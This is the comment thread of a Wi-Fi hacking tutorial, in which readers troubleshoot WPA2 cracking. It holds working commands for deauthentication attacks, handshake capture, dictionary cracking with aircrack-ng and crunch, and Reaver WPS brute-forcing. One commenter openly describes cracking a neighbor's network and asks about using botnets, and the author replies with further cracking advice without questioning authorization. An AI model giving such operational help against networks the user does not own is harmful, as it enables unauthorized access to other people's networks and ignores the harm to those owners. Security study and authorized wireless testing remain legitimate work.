Channel -1 ? Try channel 1
100 Deauths? try 10.

6 comments up:
Aireplay:
... ? :-)
aireplay-ng -0 10 -a xx:xx:xx:xx:xx:xx -c xx:xx:xx:xx:xx:xx wlan0
-a AP first set of #s
-c (client=Target) second set of #s
-0 Deauth Attack
10 Amount of deauths to send.

REPLY

1

Hey! I have done everything so far till I got to step where I need to use wordlist. I do not have one, so how to download one and where to extract it?


REPLY

1

kali > cd /usr/share/wordlists

REPLY

1

I can only download through windows, because I start backtrack from USB and when it boots and start it only opens a terminal, I do not have any other options

REPLY

1

#~ **startx** Don't Work? Well the cmd above needs no GUI. Its a location of wordlists.
or
Make a wordlist

#~ **crunch 4 25 -f charset.lst lalpha-numeric -o /Desktop/wordlist.txt -z gzip** (Maybe you will need to apt-get Crunch( )Lot of options for crunch. This will create a huge list btw so trim the cmd to suit.)

or
Pass it to pyrit and crunch..

TMI

REPLY

1

Excellent tutorial :) I have one little practical question though.

Say I had foundd the encrypted password from the handshake on my laptop. Would it be possible to transfer the password so I could crack it on my desktop computer, seeing as that processor is a lot better than my laptop's?

REPLY

1

yes, but you need aircrack-ng on the desktop computer.

REPLY

1

Sir, if i'll send deauthentication to an access point continuously will it disconnect even the wired clients? or the wireless clients only. Because sometimes, there is a wifi but no wireless clients to be kick, Any idea?

REPLY

1

"reaver" will work on client-less AP if it has WPS turned on.

REPLY

1

thank u sir..

REPLY

1


It will only disconnect the wireless clients.

REPLY

1

Hi OTW, firstly thanks for your Help and Support u r providing :)
Initially i went to the last step(step 6) and later it showed it as
open failed : No such file or directory

I switched of the pc and tried the next day , but now i am getting stuck at step 3




The packets are running but i couldnt see the BSSID or anything in the other terminal as shown in the above fig .
I was using Backtrack 5 in dual boot, should i need to run in "Safemode" instead of "normal text mode"

and can u kindly elaborate on detail reg step 6 , on how to add a new word list (i saw the previous comments but couldn't able to understand)

REPLY

1

OTW & CYBER :

Can u also elaborate on how to use reaver on BT 5, i have seen the post but i was getting error , saying that " no directory found "

REPLY

1

Reaver is not in the base install is why.
(I edited this as well)

wget reaver from its repo.

REPLY

1

Worldmailer:

Welcome to Null Byte!

It looks like things are running as they should in your screenshot. I see the BSSID and all the info you need in the left screenshot. In the right screenshot, it looks like you are either using another interface or you are locked on a channel than no one is using. You should have enough info to crack the WPA2 in the left screenshot.

Running in dual boot mode with "normal text mode" is the preferable way to run BT5.

Are you using a aircrack-ng compatible wifi adapter?

OTW

REPLY

1

<Nevermind> OTW called it about the channel..
(Edited)

REPLY

1

Firstly thanks for your response OTW and Cyber and sorry the late reply.

OTW, what do u mean by aircrack-ng compatible wifi adapter ? i have once gone up till step 6 , doesnt it mean that i am using a compatible one ? sorry being a layman in this field, i hope u can help me out reg. this.

w.r.t the right screenshot , i am always getting the same thing even if i am using different channels/ bssid

btw, where can i locate the directory of darkcOde ? i even tried cowpatty, but i getting the same problem as in aircrack-ng (couldnt see the bssid after using airodump)

is there any other method i can follow. I had also downloaded reaver zip but how can i extract in the root ?

REPLY

1

Pretty sure you need a wifi card..

#The Reaver Install part.

apt-get install libpcap-dev sqlite3 libsqlite3-dev libpcap0.8-dev

wget http://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz

tar -xzvf reaver-1.4.tar.gz

cd reaver-1.4

cd src

./configure

make

make install

REPLY

1

Worldmailer:

Only a few wifi adapters are compatible with aircrack-ng. Check outthe list of compatible wifi adapters at www.aircrack.ng.org.

darkcode is simply a wordlist that was built into BackTrack. You can use any good wordlist. You can find these wordlists on the web or many are built into Kali. Simply type "locate wordlists" and Kali will return many that are already in Kali.

To install software in Linux you can use the install/remove utility or download the rpm or tar. Check out my Linux tutorials on how to install

software in Linux.

OTW

REPLY

1


Hello!
I know there are similar questions but once again...

aireplay-ng --deauth 10 -a xx:xx:xx:xx:xx:xx mon0, I get the following error:
waiting for beacon frame (BSSID: xx:xx:xx:xx:xx:xx) on channel -1

couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch.

Please specify an ESSIDE (-e).

thats what I get but I realized the problem starts earlier:




so when try to focus on the target on channel 1 airodump makes it -1. After that aireplay of course try to continue with the -1...

Many thanks for help!

REPLY

1

Maybe applies to you.https://forums.kali.org/showthread.php?20582-HOW-TO-FIX-Airodump-ng-fixed-channel-1-Kali-kernel-3-12-also-on-rt2870-3070usb

REPLY

1

How will I be to use the password list given in the two website after downloading them.. i.e. using the non-default dictionary

REPLY

1

Ahmed:

Simply point aircrack-ng to the absolute path to the directory with the downloaded wordlist. So, if you download it to /root/Desktop, then in Step#6, simply put /root/Desktop after the -w switch.

Hope that helps.

OTW

REPLY

1

Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch

Please specify an ESSID (-e)

I am getting this error ..what should i do ..

REPLY

1

Check out this link

https://forums.kali.org/showthread.php?20582-HOW-TO-FIX-Airodump-ng-fixed-channel-1-Kali-kernel-3-12-also-on-rt2870-3070usb

OTW

REPLY

1

OTW

What is the best password list can I download ? I still try to grab my own password with dark code but i can not find my password I used crackstation too but still nothing by the way my password is easy to find because its just in capital letter i.e : GFDETBCDF (dont worry is not mine).

REPLY

1

X:

There is no one single BEST password list. It totally depends upon the circumstances.

I suggest that you put the password in the list and try it against your own AP to test to see whether the application and your technique is working. If that works, try different wordlists or create your own. See my tutorial on using "crunch" to create your own password list.

OTW

REPLY

1

OTW
I put my password inside Darkcode now is working thanks

REPLY

1

Master, I know this has been asked multiple times, but I'm having problems with the -1 situation.

I went to the link that you put here to see if it could help me, but I wasn't able to use the make command because of my kernel not being installed/complete.

My wireless adapter (wlan0) is a Intel® Centrino® Wireless-N 130, I downloaded the patch and put it on the lib/firmware section.

Sorry for the trouble

REPLY

1

First, is that card on the aircrack-ng compatibility list?

REPLY

1

Second, you need to resolve the make command issue, if you are to use Kali.

REPLY

1

Thank you for replying

Yes it seem to be supported from what I found in this site
http://wireless.kernel.org/en/users/Drivers/iwlwifi/?p=iwlwifi

Intel® Centrino® Wireless-N 130 (2.6.37)

And about the make command issue, I have no clue how to fix that, just started using linux a few days ago.

REPLY

1

http://null-byte.wonderhowto.com/how-to/hack-like-pro-compile-new-hacking-tool-kali-0155229/

REPLY

1

Emmanuel:

The link you gave was for Linux compatibility, not aircrack-ng compatibility. Check aircrack-ng website for compatibility. I'm pretty sure it is not compatible.

OTW

REPLY

1

Also, I suggest that if you are new to Linux that you go through my series on "Linux for the Aspiring Hacker" before proceeding.

REPLY



1

Ok, after spending some time with Linux and finding an usb wireless adapter, I was able to fix the -1 problem and my make command.

Now I have a new problem, I was able to acquire a WPA handshake, but I messed up cap.file making it unusable for the next step. I tried getting the same handshake again, but I got no luck. I tried another SSID, and got a handshake in mere minutes. It seems to me that I can only acquire a WPA handshake once. Is there a way to reset the times you acquire it?

REPLY

1

specify -w? why

REPLY

1

i have tried many times.. same as tutorial.. but it shows same error specify -w ...plx help

REPLY

1

aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de

The cmd up there is spanned out. It is all there tho. The -w is like he said and calling for a wordlist.

REPLY

1

Mohamed:

A screenshot would help in trying to diagnose your problems.

Do you have a wordlist after your -w in the command?


OTW

REPLY



1

please help me my linux has no wifi
how to get wifi connections
please view this image




REPLY

1

Blake:

Are you running Kali in a VM? If so, you will need an external wifi adapter to get wifi.

OTW

REPLY

1

Hey, it seems I can't deauthorize the stations, or at least I can't capture the handshake, why is that? I tried with many APs....

REPLY

1

I also have the problem of -1 channel, what's that?
fixed channel mon0 : -1

REPLY

1

The -1 comes from you not turning off the network managers.

"Dude,the only reason people are getting this is because they forget to kill network managers and THAT'S IT. Killing them is enough to solve the issue.

misterx
Aircrack-ng Author
Administrator
Sr. Member"
or
You can add --ignore-negative-one in the arguments.

or
etc.

REPLY

1

CYBERHITCHHIKER
killing the network manager fluctuate the fixed mono to different channel so problem not solved yet

REPLY

1

Check out the questions and my answer to several of the same questions above.

REPLY

1

Can someone please answer this quickly, can this method be done on a windows 8 laptop? If so may I please have a download link to the aircrack-ng ?...thank you in advance

REPLY

2

http://download.aircrack-ng.org/aircrack-ng-1.2-beta3-win.zip
Good luck with windows.
You need a compatible WiFi adapter as well. The list is on the air crack site..

REPLY

1

Hi again OTW.

Im in the process of cracking a wireless network which happens to be made up of 8 digits which are numbers only. ( I know the password)

The dictionary I am using I created myself with crunch.

for example I ran "crunch 8 8 0-9 -o wordlist.txt" this should generate all the combinations for 8 digits which are numbers only.

However when I ran this against the network, it still did not get the password. do you have any thoughts as to why this is?

Does crunch not do every combination?

REPLY

1

Greetings, I'm pretty late but crunch has an issue of making the most retarded NON-Earth related word lists possible. Think crunch is trying to communicate with Plutoians.

You might be better running a mask attack on it.

REPLY

1

crunch should generate all the possibilities. If I were you, I would try adding the password to your list and then running it again. If it still doesn't find it, then the problem is in your application of aircrack-ng and not crunch.

Let me know what you find.

REPLY

1

Okay great, thanks, ill let you know.

REPLY

1

Hello there and thank you for this great article! I'd like to know if it's possible to obtain the password of an AP who's no clients connected to it.

Thank you again guys and OTW

REPLY

1

Esteban:

This method relies upon capturing the hash in the four way handshake in the exchange between the AP and client.

Check out cracking the WPS pin.

OTW

REPLY

1

Ok. I'll check that way.
Thank you!
:)

REPLY

1

im trying to get a wpa2 wifis password using kali linux but when i type airomong-ng won0 it says no such device found.

i have a tp-link wn722n usb wifi adapter, when i accses the internet on kali it works and i can search as on chrome with windows 7.. what do i have to do so it shows up and i can proceed with the steps.do i have to install a driver?

sorry if my questions are kinda stupid but its because im new to linux and this site.

REPLY

1

Oscar:


You should have typed :


airomon-ng mon0


REPLY

1

everything goes good (ithinck) till step 4.






this is what i get at step 4. what do i have to do to get it working?

REPLY

1

Try this:
~#service network-manager stop ### And yeah this issue is pretty covered up there.

REPLY

1

Read the comments of those above who the same problem.

REPLY

1

no luck. :/

REPLY

1

Multi :
did you specify the channel on the step 3 ? or type --ignore -1

REPLY

1

Greetings, if you turn off network-manger you will never get negative one. If you must run it while you cap then you can just put '--ig' . I have a scripted button panel and one button isl to take network-manager up and down on demand..

Scripts are your friend!

REPLY

1

Multi :

Oh sorry I didn't see your second screenshot so the problem because you are on "channel -1" so need to type : "airmon-ng check kill" before step 1 and follow the steps or I did something for you

try this :

ifconfig
airmon-ng check kill

ifconfig wlan0 down
airmon-ng start wlan0
airodump-ng mon0

airodump-ng mon0 -c ? --bssid 00:00:00:00:00:00 -w /root/wpa2psk
aireplay-ng -0 0 -a -BSSID- -c -STATION- mon0 (or use the step 4 from OTW)
aircrack-ng /root/wpa2psk-01.cap -w /root/password.lst

if I was helpful let me know

X-OR45

REPLY

1

tnx for the adivice ,il giv it a try and keep u informed. (Y)

REPLY

1

Hi again OCW

Yeah it turns out that the curnch lst file i created before was incomplete, so when i created a new one, it cracked it right away.

Ive noticed a big problem however. Alot of Access points are now beginning to use 5ghz bands, which means my alfa card cant find them. is there any way round this?

REPLY

1

Iceman12:

Those access points are using MIMO with both 2.4ghz and 5ghz. A wireless card with 802.11N caoabilities will see both.

OTW

REPLY

1

You can get a 5ghz alfa. Most new APs use both 2.4 and 5 ghz. The 5 ghz does not transmit far (like 3 rooms away).

REPLY

1

Hi OTW,

I really like your posts because its very helpful & informative in a way that simple people like me (who just started hacking) understand unlike the other gurus out there. Keep up the good work.

I've read & followed your posts on the principles & strategies on password cracking & using aircrack (in kali) but I'm afraid I have a problem. I'm only using a netbook & I just started using aircrack on my neighbor's wi-fi. I'm now on the password cracking part using the 22GB custom wordlist I created with crunch which was based on my assumption of the router's default password & that they didn't change it (I don't think they're the techie types).

However my estimate is that it could take up to 3 mos to crack it if my assumptions are correct & the password is in the wordlst i created. Now, Im saving up to buy a new computer but its still a long way to go & an ASIC device is definitely out of the picture so I guess my only option is through botnets but I don't know where to start. So are you possibly gonna start on making a how-to on botnets?

Sorry for the long post... Thanks

REPLY

1

Shiniga:

Welcome to Null Byte!

If you know the default password, why not just use it? No, cracking necessary. Or, use a much smaller list. There are numerous wordlists built into Kali and available on the web. To find the word lists in Kali, simply type:

locate wordlist

in any terminal.

OTW

REPLY

1

I assumed the first 4 characters of the default password (my friend has the same ISP & he told me his default password (which starts with "wlan" followed by 6 alphanumeric chars) & just added 6 @ bec I believe its 10 characters in all. I tried his default password & a few wordlists in kali by typing locate as well but it didn't work. The first wordlist I created was 70 mb but it wasn't there too. I'm just basically guessing my neighbor hasn't changed the default password & created a wordlist based on my friend's default password.

REPLY

1

OTW - Frequent reader, first time poster... First I'd like to say Thank You for your dedication and patience in providing help and assistance to all the readers out there. And I must also say that I thought I was a patient guy but after reading several posts (and comment sections) your patience is nothing short of formidable!

Anyway, I have attempted the following a few times to no avail:

I have gone through all the steps (up to attempting the password/dictionary file) and cannot seem to get it to work. After entering the command:

aircrack-ng WPAcrack-01.cap -w /filelocation/passwordlist

I get the following:

Opening WPAcrack-01.cap
Read 96514 packets.

# BSSID ESSID etc, etc,

Choosing first network as target.

Opening WPAcrack-01.cap
Got no data packets from target network!

Quitting aircrack-ng...

Oh - I also was successful getting the WPA handshake. Now, admittedly I've been up for a while so its entirely possible that I am overlooking something basic and obvious, but if not, is there something you see that I am doing wrong? Or missing something? Also, If I need to be more specific or include any other info, please advise.

Thank You very much (in advance!),
Mike

REPLY

1

Mike:


Several possibilities occur to me , but rather than guess, could you provide a screenshot?

OTW

REPLY

1

Sure thing. Here it is... Using Kali btw - and also, this wordlist I used is the latest of a few I've tried... Gone through the whole process a few times as well...




By the way, one thing that just occurred to me is that on "Step 3: Focus Airodump-Ng on One AP on One Channel", where it usually lists the MAC address under STATION, etc. - that whole line is blank. I'm thinking maybe that has something to do with it? But I was able to Deauth and get the handshake, so... Idk.

I can send a screenshot of that or any other prior steps as well if necessary.

-Mike

REPLY

1

I think you have identified the problem.

REPLY

1

Excellent. Your time and guidance is much appreciated! Feel kinda dumb now for not getting that myself.. but hey, sometimes all it takes is talking things through.

Thanks again and I look forward to more of your tutorials!
-Mike

REPLY

1

aireplay-ng --deauth 100 -a 1C:1D:67:D2:4D:35 mon0
23:00:24 Waiting for beacon frame (BSSID: 1C:1D:67:D2:4D:35) on channel -1

23:00:24 Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch

Please specify an ESSID (-e).... what should i do, plss help me, this is my email: owusu1197@gmail.com

REPLY

1

Solomon:

In the above questions, several people have asked the same question. Read those or simply follow the error messages suggestion (--ignore -negative-one).

OTE

REPLY

1

Hello Solomon. It's always the details.
Here is a sample of the comments section above your post maybe 10 comments up..

"CYBERHITCHHIKER
Try this:
~#service network-manager stop ### And yeah this issue is pretty covered up there.

2 weeks ago Edit Reply"

"OCCUPYTHEWEB
Read the comments of those above who the same problem.

2 weeks ago Reply"

"X-OR45 QWERTY

Multi :
did you specify the channel on the step 3 ? or type --ignore -1

2 weeks ago - edited 2 weeks ago Reply"

"CYBERHITCHHIKER

Greetings, if you turn off network-manger you will never get negative one. If you must run it while you cap then you can just put '--ig' . I have a scripted button panel and one button isl to take network-manager up and down on demand..

Scripts are your friend!

2 weeks ago Edit Reply"

"X-OR45 QWERTY
Multi :

Oh sorry I didn't see your second screenshot so the problem because you are on "channel -1" so need to type : "airmon-ng check kill" before step 1 and follow the steps or I did something for you

try this :

ifconfig
airmon-ng check kill

ifconfig wlan0 down
airmon-ng start wlan0
airodump-ng mon0

airodump-ng mon0 -c ? --bssid 00:00:00:00:00:00 -w /root/wpa2psk
aireplay-ng -0 0 -a -BSSID- -c -STATION- mon0 (or use the step 4 from OTW)
aircrack-ng /root/wpa2psk-01.cap -w /root/password.lst

if I was helpful let me know

X-OR45

2 weeks ago - edited 2 weeks ago"

REPLY

1

how can I run airmon ng in windows 8

REPLY

2

Prince:

Welcome to Null Byte!

Although the aircrack-ng suite of wifi hacking tools for be run in Windows, I don't recommend it. Try downloading Kali Linux on your system and use aircrack-ng from there. You also likely need a aircrack-ng compatible wifi adapter.

OTW

REPLY

1

wifi

REPLY



1

Hello crackers,

I read this tutorial. This method works only if the password phrase is in wordlist? So if my pswd is unique, e.g. AnickarLN12@ it is 99,999999% safe agains this method?

REPLY

1

No password is safe. Multiple password lists exist and you can create your own. Having said that, the longer and the more unique the password, the safer it is.

BTW, the password you listed is not very safe an has now been added to millions of password lists!

REPLY

1

No, but that is always better. Just makes it harder until the new WPS exploit goes public, then all bets are off again..

Try a use passwords over 20+ digits.

REPLY



1

AnickarLN12@is not my true pswd it is random only. Bud this WHT comment do not show my used special letter w/ interpunktion. I'm using slavic letters. ächl Thx

REPLY

1

Cool but still try and use Longer passwords. Because spiders scrape sites like WHT for email, passwords etc. People from where you are from make password lists in the local language too.

REPLY

1

i encounter bt keep trying pin 12345670 over and over again for more than 2 days. pls. help

REPLY

1

Kkmaju:

I need more information to help you. What method are you using?

OTW


REPLY

1

steps that i had used

airmon-ng
airmon-ng start wlan0
wash -i mon0
reaver -i mon0 -b 34:08:04:6F:0F:B0 -vv

using Alfa AWUS036H USB wireless adapter




REPLY

1

Not enough information.

Are you using Bully?

REPLY

1

not using Bully (i have not learn yet)
what information you need?

REPLY

1

You are using Reaver?

This comment should be in the Reaver article. Also, check the other comments of others in the reaver article for those with the same issue.

REPLY

1

sorry about that. i will post in reaver thread


REPLY

1

I have gotten all the way to the last step and when i attempt to aircrack the handshake with the crackstation wordlist it says fopen(dictionary) failed: No such file or directory

REPLY

1




REPLY

1

Chris;

I trust you checked to make certain the crackstation file was at that location?

OTW

REPLY

1

Yeah its in the root

REPLY

1

The root user's directory or the root directory /.

REPLY

1

it is in /root

REPLY

1

The problem appears to be with both your wordlist file and your WPAcrack01.cap file. Make certain they exist and are in the location you specified.

REPLY

1

I did both and they both exist

REPLY

